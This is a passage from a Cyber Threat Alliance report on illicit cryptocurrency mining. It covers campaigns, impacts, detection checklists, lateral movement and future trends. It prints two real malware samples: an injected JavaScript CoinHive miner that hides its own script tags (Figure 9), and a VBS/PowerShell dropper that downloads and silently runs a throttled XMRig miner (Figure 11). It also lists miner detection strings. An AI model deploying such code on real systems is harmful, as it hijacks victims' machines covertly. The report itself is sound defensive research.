Some security companies reacted by blocking the domain of CoinHive, the company who created the script. Unfortunately, that action is only effective as a deterrent so long as the criminals continue using the same, blacklisted domain to host their code. While conducting research for this report, a plethora of websites offering their own flavor of JavaScript cryptocurrency miner code for download were found (Figure 10). If malicious actors put the JavaScript on someone else's website, they can still link to it and earn cryptocurrency for doing so.

Figure 9. Injected JavaScript code used in widespread Drupal infection campaign.²⁶

```

function loadScript(url, callback) {
    var script = document.createElement("script");
    script.type = "text/javascript";
    script.id = "m_g_a_j_s_";
    if (script.readyState) {
        script.onreadystatechange = function () {
            if (script.readyState == "loaded" || script.readyState == "complete") {
                script.onreadystatechange = null;
                callback();
            }
        };
    } else { // others
        script.onload = function () {
            callback();
        };
    }
    script.src = url;
    document.body.appendChild(script);
}

loadScript("https://coinhive.com/lib/coinhive.min.js", function () {
    var miner = new CoinHive.Anonymous('KNq04Celu228VW90zfRmeJH175w0x6', {throttle: 0.2});
    miner.start();
    var s = document.getElementById('m_g_a_');
    var p = s.parentElement;
    p.removeChild(s);
    var s1 = document.getElementById('m_g_a_j_s_');
    var p1 = s1.parentElement;
    p1.removeChild(s1);
});
    
```

Figure 10. Screen shot of some of alternative JavaScript miner downloads

Web Browser & Mobile Miner - Earn More on Your Website and Mobile ...
<https://minerall.io/> ▼
 Use safe javascript browser miner to mine cryptocurrency online, using your web site visitors' CPU power. The most effective web miner on the market with the ...

CoinIMP Web Miner – The only 0% fee JavaScript Mining solution
<https://www.coinimp.com/> ▼
 This is the only web browser Javascript mining solution on the market with 0% fee. ... running the scrip in their browsers while they mine cryptocurrency for you.
 Documentation · FAQ · Referral Program · News

Crypto ads - Mine for Cryptocurrency with javascript miner - EZmob
<https://ezmob.com/crypto-mining-ads/> ▼
 Earn on top of traditional advertising with Crypto ads, utilize user's CPU to mine for cryptocurrency (Monero) to maximize your monetization.

GitHub - howardchung/jsminer: An experiment with in-browser ...
<https://github.com/howardchung/jsminer> ▼
 An experiment with in-browser distributed cryptocurrency mining. 13 commits ... The first is a client application, consisting of HTML and JavaScript. The second is ...

GitHub - altermarkive/JavaScript-Emscripten-Bitcoin-Miner: JavaScript ...
<https://github.com/altermarkive/JavaScript-Emscripten-Bitcoin-Miner> ▼
 README.md. JavaScript-Emscripten-Bitcoin-Miner. This project implements a working JavaScript Emscripten Bitcoin Miner. The purpose of the code is nothing ...

22 <https://finance.yahoo.com/news/youtube-gets-hacked-cryptocurrency-miners-174508213.html>

23 <https://blog.trendmicro.com/trendlabs-security-intelligence/faceworm-targets-cryptocurrency-trading-platforms-abuses-facebook-messenger-for-propagation/>

24 https://motherboard.vice.com/en_us/article/gyd5xq/starbucks-wi-fi-hijacked-peoples-laptops-to-mine-cryptocurrency-coinhive

25 <https://badpackets.net/large-cryptojacking-campaign-targeting-vulnerable-drupal-websites/>

26 https://twitter.com/bad_packets/status/99255535735050240

27 <https://www.scmagazineuk.com/cryptomining-campaign-targeting-web-servers-vulnerable-drupalgeddon-20-nets-8000/article/1487700>

Figure 11. VBS script used to execute the XMRig executable with a max of 20% CPU utilization

```

1 Dim vmzxz
2 if right(wscript.createObject("wscript.shell").environment("system").item("processor_architecture"), 2) = "64" then
3 vmzxz = "http://bit.ly/2iQ8iut"
4 else
5 vmzxz = "http://bit.ly/2A6JHeQ"
6 end if
7 Set ubner = CreateObject("WScript.Shell")
8 ubner.Run "powershell -command ""New-Item -ItemType Directory -Force ($env:APPDATA+'\WorkFix\'); &{(new-object System.Net.WebClient).Dow"&"nloadFile('&"vmzxz&"', ($env:APPDATA+'\WorkFix\CheckingVersion.exe'))}; & {Start-Process -WindowStyle hidden $env:APPDATA'\WorkFix\CheckingVersion.exe' '-o f.pooling.cf:80 -u x4 --nicehash --max-cpu-usage=20 --keepalive -B'}""", 0, false
9 Set ubner = Nothing

```

It should be noted that CoinHive has since released a new API called AuthedMine that explicitly requires user input for any mining activity to be allowed. According to Malwarebytes, the opt-in version of their API was barely used in comparison to the silent one.²⁸

RECENT CHANGES IN THE SOPHISTICATION OF ILLICIT CRYPTOCURRENCY MINING

As cryptocurrency miner malware authors evolve and grow, they continue to hone and improve their skills to exploit devices, evade detection, and increase profits. To date, most of the illicit cryptocurrency mining activity observed so far could be described as going after “low-hanging fruit.” This includes targeting devices with exploits against old, unpatched, publicly-disclosed vulnerabilities, such as EternalBlue²⁹, or taking advantage of spear-phishing attacks.

However, malicious actors have begun to demonstrate various levels of sophistication when running mining software on a victim’s machines. Analysts have observed successful and widespread attackers “living off the land,” or employing legitimate functionality to download and execute miners that would be more difficult for an observer or antivirus to detect, such as the profitable and

widespread Monero-mining campaign Smominru.

More advanced actors typically employ command line pool miners and have demonstrated the ability to set the level of computing resources used for generating cryptocurrency. This can prevent a victim from noticing aberrant behavior on their machines. Novice attackers will commonly execute their mining software without any throttles or checks in place, resulting in the victim machine’s CPU or GPU maxing out and alerting the user relatively quickly that something is wrong. In the binary-based malware example in Figure 11, described by Palo Alto Networks, more sophisticated attackers configured their mining software to only use 20 percent of a machine’s CPU. While they decrease the rate at which they mine coins, they are more likely to stay on the infected machine longer by avoiding detection and ultimately still generate a good number of coins.

Another interesting configuration was discovered in the MinerGate malware family (Figure 12). Based on currently unpublished analysis from Palo Alto Networks, this specific malware family allows attackers to look for indications of activity by the victim. In the event a mouse movement is discovered, the malware will suspend mining activities until such a time as the user is deemed to be inactive.

28 <https://securityboulevard.com/2018/02/the-state-of-malicious-cryptomining/>

29 <https://www.proofpoint.com/us/threat-insight/post/smominru-monero-mining-botnet-making-millions-operators>


Fortinet’s analysis of the PowerGhost malware includes several interesting methods for evading detection and maximizing resources while mining cryptocurrency. PowerGhost uses spear phishing to gain initial access into a network, and then leverages Windows Management Instrumentation (WMI), theft of Window credentials, and the EternalBlue exploit to spread. Once PowerGhost has infected a system, it attempts to disable antivirus programs such as Windows Defender, disables other competing illicit cryptocurrency miners that may be present on the machine to ensure it maximizes CPU usage for itself, and disables the computer’s sleep and hibernation modes to maximize mining time.

CTA assesses that illicit cryptocurrency miners will continue to make additional tweaks to their approaches to evade detection and remain persistent over time, but the small amount of revenue generated per infected machine will limit the use of more sophisticated techniques. For example, we do not expect that actors would leverage costly and rare zero-day exploits for illicit cryptocurrency mining, as the cost will outpace the revenue they receive. This assessment assumes that cryptocurrency values will not dramatically increase over the short-term.

IV. IMPACTS OF ILLICIT CRYPTOCURRENCY MINING

CTA believes that illicit cryptocurrency mining poses an immediate and long-term threat to both enterprises and end-users. Compared with well-established cybercrime activities such as data theft and ransomware, mining is simpler, more straightforward, and less risky. A cryptocurrency miner, which just needs to be dropped to start generating revenue, is much less likely to get noticed

Figure 12. MinerGate builder configuration options



by the victim. Organizations and individuals must take the threat of illicit cryptocurrency mining seriously, as the impact and underlying security issues that foster it have an effect that is greater than many realize. This section explores the impacts of illicit mining, which include:

- Inherent security practices that enabled the initial infection and could lead to more disruptive attacks
- Physical damage and stress to infected endpoints
- Negative impacts to business operations and productivity

Organizations should also consider the easy revenue that illicit cryptocurrency mining provides to malicious actors. While this may not directly impact their organization, this influx of money could be used for future, more sophisticated operations by threat actor groups in terms of retooling, purchasing infrastructure, and conducting operations. For instance, several large-scale cryptocurrency mining botnets (Smominru³⁰, Jenkins Miner³¹, Adylkuzz³²) have made millions of dollars. We can be sure that

30 <https://www.proofpoint.com/us/threat-insight/post/smominru-monero-mining-botnet-making-millions-operators>

31 <https://research.checkpoint.com/jenkins-miner-one-biggest-mining-operations-ever-discovered/>

32 <https://blog.avast.com/meet-adylkuzz-cryptocurrency-mining-malware-spreading-using-the-same-exploit-as-wannacry>

these actors are using some of these resources to improve their future malicious cyber operations.

INHERENT SECURITY PRACTICES AND POTENTIAL FOR MORE DISRUPTIVE ATTACKS

The greatest danger lies in the inherent security risk that illicit cryptocurrency mining utilizes. Individuals and organizations need to consider any unauthorized uses of their devices as dangerous, regardless of what, exactly, is being done. Analysts have frequently observed that the malware used by cryptocurrency miners often uses the same methods that lead to future network or data attacks. Examples include:

- Cisco Talos Intelligence Group observed the use of EternalBlue and DoublePulsar exploits by the Adylkuzz malware as part of illicit cryptocurrency mining campaigns³³.
- McAfee analysts discovered hundreds of thousands of anonymous FTP servers linked to consumer-grade devices, with FTP enabled by default, that were hosting over 1 million Monero miners³⁴.
- In addition, the profitable and widespread Monero-mining campaign called “Somominru,” revealed by Proofpoint, relied on Windows Management Instrumentation (WMI) and was estimated to have made roughly \$2.3 million by February 2018³⁵.
- Check Point notes that RubyMiner targeted 30 percent of networks worldwide in a 24-hour period. The distribution of RubyMiner involved targeting popular web-server vulnerabilities in PHP, Microsoft IIS, and Ruby on Rails³⁶.

- Symantec has seen the emergence of malware that performs its mining work in a computer’s memory by misusing legitimate tools like PowerShell. One example is MSH.Bluwimps, which carries out additional malicious acts in addition to mining³⁷.
- WannaMine, discovered by Panda Security, is another example of a fileless approach to cryptocurrency mining, which loads PowerShell scripts directly into memory, versus writing an executable to disk³⁸.

After a malicious actor establishes their initial foothold onto a network, the attacker can leverage illicit cryptocurrency mining software as a vector for conducting additional malicious operations. For example, malicious actors could create backdoors for future access or employ the malware as a route for downloading additional malicious payloads beyond the miner. Attacks may include data theft, data alteration, ransomware, and other disruptive actions. If an actor conducting mining operations on a network decides they are not generating adequate income from mining, they may turn to one of these more direct actions. If the criminal maintains persistent access to the network; that itself is a sellable resource, they may lease that access to other potential attackers.

PHYSICAL DAMAGE AND STRESS TO INFECTED DEVICES

Illicit cryptocurrency mining can also lead to reduced computer performance and an increased likelihood of mechanical failure of heat-sensitive parts or elements of the cooling system.

Mining operations add considerable physical stress to

33 <https://blog.talosintelligence.com/2017/05/adylkuzz-uiwix-eternalrocks.html>

34 https://kc.mcafee.com/resources/sites/MCAFEE/content/live/PRODUCT_DOCUMENTATION/27000/PD27402/en_US/McAfee_Labs_Threat_Advisory-Photominer.pdf

35 <https://www.bleepingcomputer.com/news/security/smominru-botnet-infected-over-500-000-windows-machines/>

36 <https://research.checkpoint.com/rubyminer-cryptominer-affects-30-ww-networks/>

37 https://support.symantec.com/en_US/article.TECH249302.html

38 <https://www.pandasecurity.com/mediacenter/pandalabs/threat-hunting-fileless-attacks/>

the machine running it, especially when the mining operations are not tuned appropriately. It takes significant work for CPUs to number-crunch mining hashes and computers working this hard for any length of time will physically heat up, run their fans at higher speeds, and consume more electricity.

The more machines at a specific location or facility running cryptocurrency mining software, the more pronounced the power consumption and heat production, which in turn raises the propensity for mechanical failures. Cooling fans are one of the components most prone to mechanical failure. When they fail, the lack of ventilation can cause physical damage to the CPU and motherboard. Increased CPU usage due to mining operations over any period of time can also decrease the expected overall lifespan of the hardware. Enterprises with illicit mining operations occurring on their networks may find that they need to purchase new hardware sooner than they anticipated.

Even legitimate mining has its physical consequences when performed without proper controls in place. In isolated cases, local power utilities have been forced to enact rules prohibiting unauthorized cryptocurrency mining to stabilize the power supply and prevent fires. This was the case after squatters were found to have turned an abandoned apartment into an unauthorized mining facility that investigators later described as one of several rogue cryptocurrency operations³⁹. According to an April 2018 news release from the Chelan County, WA Public Utility District, (PUD)

...[S]taff reviewing meter readings saw power use at the Wenatchee apartment jump 20-fold in a month. Use went from a typical 500-kilowatt hours (kWh) to 11,000-plus kWh, far above what residential wiring is designed to carry. When PUD staff checked the location, they could see open windows and a balcony door

THE MORE MACHINES AT A SPECIFIC LOCATION OR FACILITY RUNNING CRYPTOCURRENCY MINING SOFTWARE, THE MORE PRONOUNCED THE POWER CONSUMPTION AND HEAT PRODUCTION, WHICH IN TURN RAISES THE PROPENSITY FOR MECHANICAL FAILURES.

open to the chilly spring air likely keeping the cryptocurrency mining equipment cool. Investigation showed no one living in the apartment.

CRYPTOCURRENCY MINING'S IMPACT TO BUSINESS OPERATIONS

Another major concern is the impact illicit mining has on an enterprise's ability to conduct its business operations. If a computer is already engaged in even moderately CPU-intensive tasks, the other tasks take a performance hit as the mining software consumes whatever remaining CPU cycles it can steal. From an enterprise perspective, it may also violate policies that prohibit system resources from being used for any kinds of non-work-related, processor intensive activities, like engaging in mass computing projects such as Folding@Home⁴⁰.

Illicit mass mining activity on enterprise systems can be disruptive and incur costs for additional bandwidth, utilities, the loss of critical assets, and the cost of IT labor for restoring the network and affected systems.

39 <https://www.chelanpud.org/about-us/newsroom/news/2018/04/03/pud-board-acts-to-halt-unauthorized-bitcoin-mining>

40 <https://foldingathome.org/>

Enterprise environments are lucrative targets for illicit mining operations because of the access to high-powered servers and public cloud systems. Attacks of this nature have already gathered public attention when security researchers revealed that Tesla, Aviva, and Gemalto all had their Amazon Web Services cloud infrastructure infiltrated with illicit cryptocurrency mining malware⁴¹. When bandwidth and CPU resources of servers and cloud storage become dominated by mining activity, what starts as a parasitizing attack could rapidly morph into something far more disruptive.

Taken in aggregate, when criminals install cryptocurrency miners in large enterprise networks, the costs in excess energy usage, degraded operations, downtime, repairs of machines with physical damage, and mitigation of the malware in systems incurred by the victims far outweigh the relatively small amount of cryptocurrency the attackers typically earn on a single network.

V. RECOMMENDED BEST PRACTICES

Given these potential impacts, illicit cryptocurrency mining is not a victimless or harmless activity. Individuals and enterprises must counter this threat. Detecting threats of any type on a network or an endpoint can be extremely difficult, especially if you don't know what you're looking for. The possibility of catching everything is next to impossible. When looking for signs of illicit cryptocurrency mining, you should be using multiple data sources at both the network and endpoint layers. Currently, the most common way of detecting and defending against miners is at the network layer, since they must communicate with an external source to receive new hashes and deliver coins to the appropriate wallet. However, this mining traffic can be very difficult to distinguish from other types of communication as

the messages can be short and are often encrypted or obfuscated.

Fortunately, defending against illicit cryptocurrency mining does not require specialized security software or radical changes in behavior. Instead, individuals and organizations can employ well-known cybersecurity practices to counter this threat. CTA has developed the following prioritized checklist of detection and mitigation techniques for the enterprise defender, as well as the individual end user to use in their attempts to address illicit mining.

HOW TO DETECT AND OBSTRUCT ILLICIT MINING OPERATIONS AND MALWARE

ENTERPRISE DEFENDERS

- Identify known good traffic and use machine learning or other artificial intelligence technologies to identify non-typical behaviors and provide baselining for legitimate network traffic⁴².
- Monitor for abnormal power consumption and CPU activity. When dealing with less sophisticated actors, this can be an early detection for mining operations.
- Check system privilege policies and grant administrative privileges only to personnel for whom performing administrative functions is essential.
- Search DNS query logs for text strings related to cryptocurrency mining, i.e. searching for Bitcoin, Crypto, Cryptonight, Pool, BTC, XMR, Monero, Minergate, CoinHive and/or Zcash.
- Check running processes for command-line arguments used by cryptocurrency mining software, i.e. "xmr," "MinerD," "cpuminer,"

41 <https://blog.redlock.io/cryptojacking-tesla>

42 <https://www.sans.org/reading-room/whitepapers/threats/detecting-crypto-currency-mining-corporate-environments-35722>

“kworker,” “mshelper,” “-zpool,” “-zpsw,” “-zwal,” “—farm-recheck,” “-ewal,” “-epool,” “-esw,” “-no-fee,” “stratum+tcp,” “—max-cpu-usage=,” “—donate-level=,” “cgminer.”

- Monitor firewall and web proxy logs; look for domains associated with known cryptocurrency mining pools or browser-based coin miners, e.g., coinhive[.]com⁴³.
- Block communication protocols for mining pools.
- Conduct real-time performance and system monitoring, e.g., Intrusion Detection Software (IDS) to perform pattern matching to spot specific strings/patterns in network traffic. You can use applications such as Snort to create pattern matching and utilize open-source IDS signatures for maintaining rules for IDSs.
- Blacklisting network traffic. Organizations can block IPs, SSL certificates, and domains of mining sites. However, they should be aware that many of these sites now rank inside Alexa’s top 1 million most popular, a standard list used in whitelisting known legitimate sites⁴⁴, and thus ordinarily would not be blocked.
- Apply application whitelisting. Use application whitelists to prevent unknown executables from launching autonomously.
- Consistently keep up-to-date with latest vulnerabilities and patch servers. Often, illicit mining malware is delivered to servers via scan-and-exploit campaigns. Popular targets include servers such as Oracle Weblogic, Struts 2, and Jenkins.
- Strengthen FTP servers if they allow anonymous logins. Actors have been observed targeting anonymous FTP servers to install illicit mining worms.

- Monitor traffic for abnormal get requests. Malicious actors have been observed pulling down malware from file servers post-exploit.
- Look for outgoing connections over typical mining ports like 3333, 4444, and 8333. Note that pool mining, which is used in the majority of illicit cryptocurrency mining, will generally occur over ports 8080 and 443, and not these ports.
- Monitor for signs of persistence, e.g., runkeys, WMI, or scheduled tasks.

Snort is an open-source network intrusion prevention system, capable of performing real-time traffic analysis and packet logging on IP networks. Snort rules can be useful in preventing miners from being downloaded, as well as in blocking mining commands, access to mining pools, and to the command and control infrastructure of the malware itself. Using Snort, organizations can also block SSL certificates used by Monero, CryptoNight, Coinhive, AuthedMine, and other cryptocurrencies. Snort has three categories of rules dealing with mining:

1. Rules blocking incoming clients, including downloads of miners: SIDs: 44692-44693, 45265-45268, 45809-45810, 45949-45952, 46365-46366, 46370-46372
2. Malware variants specifically known to mine cryptocurrency on victim networks: SIDs: 20035, 20057, 26395, 28399, 28410-28411, 29493- 29494, 29666, 30551-30552, 31271-31273, 31531-31533, 32013, 33149, 43467-43468, 44895-44899, 45468-45473, 45548, 45826-45827, 46238-46240
3. Rules identifying common Stratum protocols, focusing on identification, and blocking of protocols used by cryptocurrency workers: SIDs: 26437, 40840-40842, 45417, 45549-45550, 45825, 45955

43 <https://www.csoonline.com/article/3267572/encryption/how-to-detect-and-prevent-crypto-mining-malware.html>

44 https://blog.netlab.360.com/file/top_web_mining_sites.txt

END USERS (CONSUMER SOFTWARE, SAFE BEHAVIOR)

- Use strong passwords. Passwords should consist of at least 16 characters, or use a password manager to generate stronger, random passwords.
- Change default usernames and passwords immediately, to a sufficiently strong and unique password.
- Install up-to date anti-virus software. Anti-virus endpoints can use indicators of compromise (IOCs) to trigger when cryptocurrency miner commands are detected.
- Keep software and operating systems updated. Installing software updates prevents attackers from taking advantage of known vulnerabilities.
- Download browser extensions that protect against browser-based cryptocurrency mining, e.g., MinerBlock and NoCoin. Download with caution and make sure you are downloading from reputable sites.
- Uninstall unused software and disable unnecessary services. These unnecessary applications can be a vector for attackers to compromise your system i.e. JavaScript, macros, and PowerShell.
- Monitor for abnormal, high fan usage or routine instances of high CPU loads.
- Monitor for changes in the computer's sleep and hibernation modes, which could be changed by malicious actors to continue mining operations when the user is away from the machine.
- Technical users can also check command lines for cryptocurrency miners as well as implement

a firewall and update it with rules to block unwanted connections to well-known mining pools. Many of these malicious websites can be found at [coinblockerlist](#)⁴⁵.

LATERAL MOVEMENT AND EXECUTION OF CRYPTOCURRENCY MINERS

There are three key steps that malicious actors must take to get malware, including malicious miners, into a network and installed onto systems. First, they have to gain the appropriate access, often by conducting various credential attacks such as stealing hashes, tokens, cached credentials, or tickets. Mining malware often uses Mimikatz for this purpose. Next, they leverage this access to copy their malware from system to system. Mining malware has been known to just simply copy the malware through scripts or with the use of PSEXEC to Windows admin shares such as C\$, ADMIN\$, and IPC\$, which are usually available on many networks today. These shares are hidden network shares that are only accessible to administrators, which provide them with the ability to perform remote file copy, as well as other administrative functions.

Network defenders can prevent attackers from using Windows admin shares using the following best practices⁴⁶:

1. Make sure that local administrator passwords are not reused on other accounts.
2. Make sure passwords are complex.
3. Deny remote use of local admin credentials to log into a system.
4. Monitor remote login events and associated SMB activity for file transfers.

45 <https://gitlab.com/ZeroDot1/CoinBlockerLists/issues/1>

46 <https://attack.mitre.org/wiki/Technique/T1077>

5. Monitor remote users who access the administrative shares.

Lateral movement can also be executed through worm propagation via known vulnerabilities such as EternalBlue. Finally, the actors need to execute the malware to begin mining operations. This can happen through remote management tools, such as SC, AT, WinRS and Schtasks, which can add tasks that can be scheduled to run at certain times of the day to avoid detection. There's also PowerShell, WMI, and PSEXEC, which are legitimate Windows processes that malicious actors use to remotely execute malware. Network defenders are encouraged to monitor the usage of these tools and processes within their networks and enable improved logging within the networks and review those logs on a regular basis.

CTA'S ROLE IN PROTECTION

CTA members are regularly sharing information and technical indicators on cyber threats to ensure a broader awareness of malware and the tactics, techniques, and procedures malicious cyber actors use. CTA members take that information and build it into their products and services, ensuring their customers are protected from known threats. This protection extends to the threat posed by illicit cryptocurrency mining. CTA members' products benefit from the information and analysis of all of our members. Combining best practices, good cyber hygiene, and the recommendations laid out above with the endpoint and network security products offered by a CTA member will help your organization mitigate the risk from illicit cryptocurrency mining.


VI. PREDICTED EVOLUTION OF ILLICIT MINING

Illicit cryptocurrency mining shows no signs of being just a phase for threat actors. The landscape in which a mining payload can be deployed is vast and will only continue to expand, whether that be to IoT devices, servers, end-user systems, or mobile devices. We expect illicit cryptocurrency mining to continue to prey on individuals and organizations that have not implemented sufficient security practices and cyber hygiene recommendations like those made in this report. The threat of illicit cryptocurrency mining will continue to grow as long as cryptocurrency value remains high and an infrastructure exists for actors to anonymously and easily leverage mining to generate revenues.

The pervasiveness of this threat is dependent on the volatile nature of cryptocurrency. Fortinet's second quarter 2018 Threat Landscape Report⁴⁷ notes that there is a "moderate positive correlation between the market price of cryptocurrencies and malware designed to illicitly mine those currencies" as seen in Figure 13 below for Bitcoin. Fortinet noted that a similar pattern was found for Monero in the same report. Network defenders will need to be prepared for multiple scenarios as cryptocurrency value increases or decreases. CTA believes that other public and private blockchains should be prepared to face illicit mining attacks and expects that nation state actors may begin, or perhaps have already begun, to leverage illicit cryptocurrency mining to fund and provide anonymity to their operations. This section explores how the threat from illicit cryptocurrency mining may change in the future.

47 <https://www.fortinet.com/blog/threat-research/threat-landscape-report--virtually-no-firm-is-immune-from-severe.html>

Figure 13. Fortinet data shows the positive correlation between the percentage of binary-based cryptocurrency mining malware and the price of Bitcoin since January 2018. A similar analysis comparing mining malware to the price of Monero shows a similar positive correlation (not shown here).



WHAT MIGHT HAPPEN IF THE VALUE OR USE OF CRYPTOCURRENCIES INCREASES?

CTA assesses that the number of actors that seek to leverage illicit cryptocurrency mining for revenue generation and the number of incidents of illicit mining would also increase. Cryptocurrency mining payloads can be easily integrated into other malware types or cyber campaigns to generate revenue for the actors. Increasing values may also mean that actors may become more willing to invest in slightly more sophisticated attack vectors or methods that obfuscate the mining as the revenue on a per-infection basis increases.

We have already begun to see signs of increasingly sophisticated illicit mining operations and an expansion of targeted devices, even with the downward trend in currency value seen above. For example, we have seen miners try to avoid detection by operating during off hours and obfuscating the mining network traffic. Actors are also now targeting infrastructure with lower processing power, such as IoT devices (smart TVs, cable boxes, DVRs) and network devices. CTA expects this expansion of sophistication and targeted devices to continue to other IoT devices, mobile devices, and servers as currency values increase.

WHAT MIGHT HAPPEN IF THE VALUE OR USE OF CRYPTOCURRENCIES DECREASES?

If mining revenue decreases, illicit cryptocurrency miners could leverage their experience to move on to other types of attacks. As noted previously, some actors moved away from ransomware attacks to illicit cryptocurrency mining as it became more profitable because it is often easier to conduct mining operations and miners currently have a lower risk of getting caught or being prosecuted. Decreasing values could reverse this trend. Additionally, actors may move beyond ransomware and leverage their access into enterprises and individual endpoints for data theft, manipulation, or destructive attacks. This would require increases in sophistication and malicious intent, but if actors have access, they may become more willing to leverage it.

COULD ILLICIT MINING TECHNIQUES BE USED FOR ATTACKS ON NON-CURRENCY BLOCKCHAINS?

Malicious actors may also begin to turn their attention to attacking other non-currency-related blockchain technologies that are in development. Corporations and organizations are beginning to leverage blockchain

networks to track transactions, share information, maintain records, or uphold smart contracts. Blockchains are theoretically immutable — past records on the blockchain cannot be altered easily. In most cases, this theoretical immutability of the blockchain is enhanced as the size of the network increases.

However, not every enterprise-level blockchain system will be a largescale blockchain network. This opens the door for 51 percent attacks and other forms of manipulation. A 51 percent attack occurs when someone obtains a node or group of nodes that control 51 percent of the hashing power of a blockchain, allowing them to prevent new transactions on the blockchain or alter previous records. A successful attack of this kind on a blockchain could have devastating consequences, depending on what the enterprise blockchain is being used for. As blockchain applications increase in use, organizations must be cognizant of the associated risks that come with them and find ways to build security into their blockchains.

Illicit cryptocurrency miners may also identify new types of attacks or disruptions that relate to the theft of CPU or GPU processing. For example, they could gain access to endpoints to steal processing power to decrypt files. CTA and its members will continue to monitor for evolving malicious cyber activity.

WILL NATION STATE ACTORS LEVERAGE ILLICIT CRYPTOCURRENCY MINING?

CTA assesses that nation-state actors, especially those that are currently under economic sanctions, may begin to leverage illicit cryptocurrency mining to gain revenue. As far as we know, nation states have not yet leveraged illicit cryptocurrency mining, but there is nothing stopping them from doing

so. In the past, the North Korean government has been accused of counterfeiting U.S. \$100 bills⁴⁸, stealing funds from banks by hacking SWIFT communications⁴⁹, conducting ransomware attacks to obtain revenue in the face of economic sanctions⁵⁰, and stealing cryptocurrencies from South Korean exchanges⁵¹. There's little reason to believe that they would not conduct illicit cryptocurrency mining as another way to raise funds. We expect that other nation states, such as Iran or Russia, may leverage illicit cryptocurrency mining for the same reasons.

CTA also assesses that nation states will continue to use, and likely increase their use of, cryptocurrencies to fund and provide anonymity to their cyber operations. The July 13, 2018, Department of Justice Indictment⁵² of Russian Main Intelligence Directorate of the General Staff (GRU) actors provides us with an example. GRU actors set up mining operations to obtain Bitcoin, which were used to purchase virtual private network (VPN) accounts, servers, and domain registrations. The indictment notes that Bitcoin was used for its perceived anonymity “to avoid direct relationships with traditional financial institutions, allowing [the actors] to evade greater scrutiny of their identities and sources of funds.” The indictment does not accuse the GRU actors of illicit cryptocurrency mining, but instead accuses them of using legitimately mined Bitcoin for the purposes of obfuscating their cyber operations around the 2016 elections. CTA expects that sophisticated actors and nation states will continue to leverage cryptocurrencies to fund and support their illicit operations because of their perceived anonymity. It's not unreasonable to think they will eventually use illicit cryptocurrency mining as a source of cryptocurrency for these operations.

48 <https://www.nytimes.com/2006/07/23/magazine/23counterfeit.html>

49 <https://www.symantec.com/connect/blogs/swift-attackers-malware-linked-more-financial-attacks>

50 <http://fortune.com/2017/12/18/wannacry-cyber-attack-north-korea/>

51 <https://www.businessinsider.com/north-korea-allegedly-stole-bitcoin-from-south-korea-2017-4>

52 <https://www.justice.gov/file/1080281/download>

Finally, over the longer term, if nations begin to issue their own national cryptocurrencies, as some already have on a limited basis, illicit cryptocurrency mining or other cryptocurrency attacks could be used as a form of economic warfare to destabilize economies. Illicit cryptocurrency mining by malicious actors could be used to drive up inflation or initiate 51 percent attacks, limiting the ability of a central government bank to control their economies or polluting the transaction history.

VII. CONCLUSION

This paper is a call to action for network defenders. By implementing the recommendations and best practices in this report, they will be able to make an outsized impact on the threat of illicit cryptocurrency mining and save their organizations time and resources while also improving their security posture against other cyber threats. CTA and network defenders have the ability to disrupt the activities of illicit miners by raising their costs and forcing them to change their behavior. Together, we can keep them from succeeding in their goals.

Illicit cryptocurrency mining has rapidly emerged as a significant cybersecurity threat. In CTA's view, this threat is not a temporary fad, but an enduring problem in the digital ecosystem that will continue to evolve. This paper demonstrated why network owners and operators should be concerned about illicit cryptocurrency mining — it is not a victimless or harmless crime.

Network defenders have a real opportunity to disrupt threat actors that rely on illicit mining operations to generate revenue. Revenue generation on a per-infection basis is currently low. As network defenders implement best practices and CTA's recommendations, they make it more difficult for malicious actors to infect their machines. Malicious actors are then forced to make improvements in sophistication that require additional resources and investment to infect these machines. Eventually, the actors will reach a point of diminishing returns. It will require too many resources to justify the small amount of revenue produced by each infected machine. Thus, proper improvements in security may actually drive malicious actors to abandon mining altogether. Even better, making these basic improvements will also increase your defenses against other malicious actors that seek to steal or manipulate data or disrupt business processes.

THE ILLICIT CRYPTOCURRENCY MINING THREAT



CYBER
THREAT
ALLIANCE



POWERED BY CTA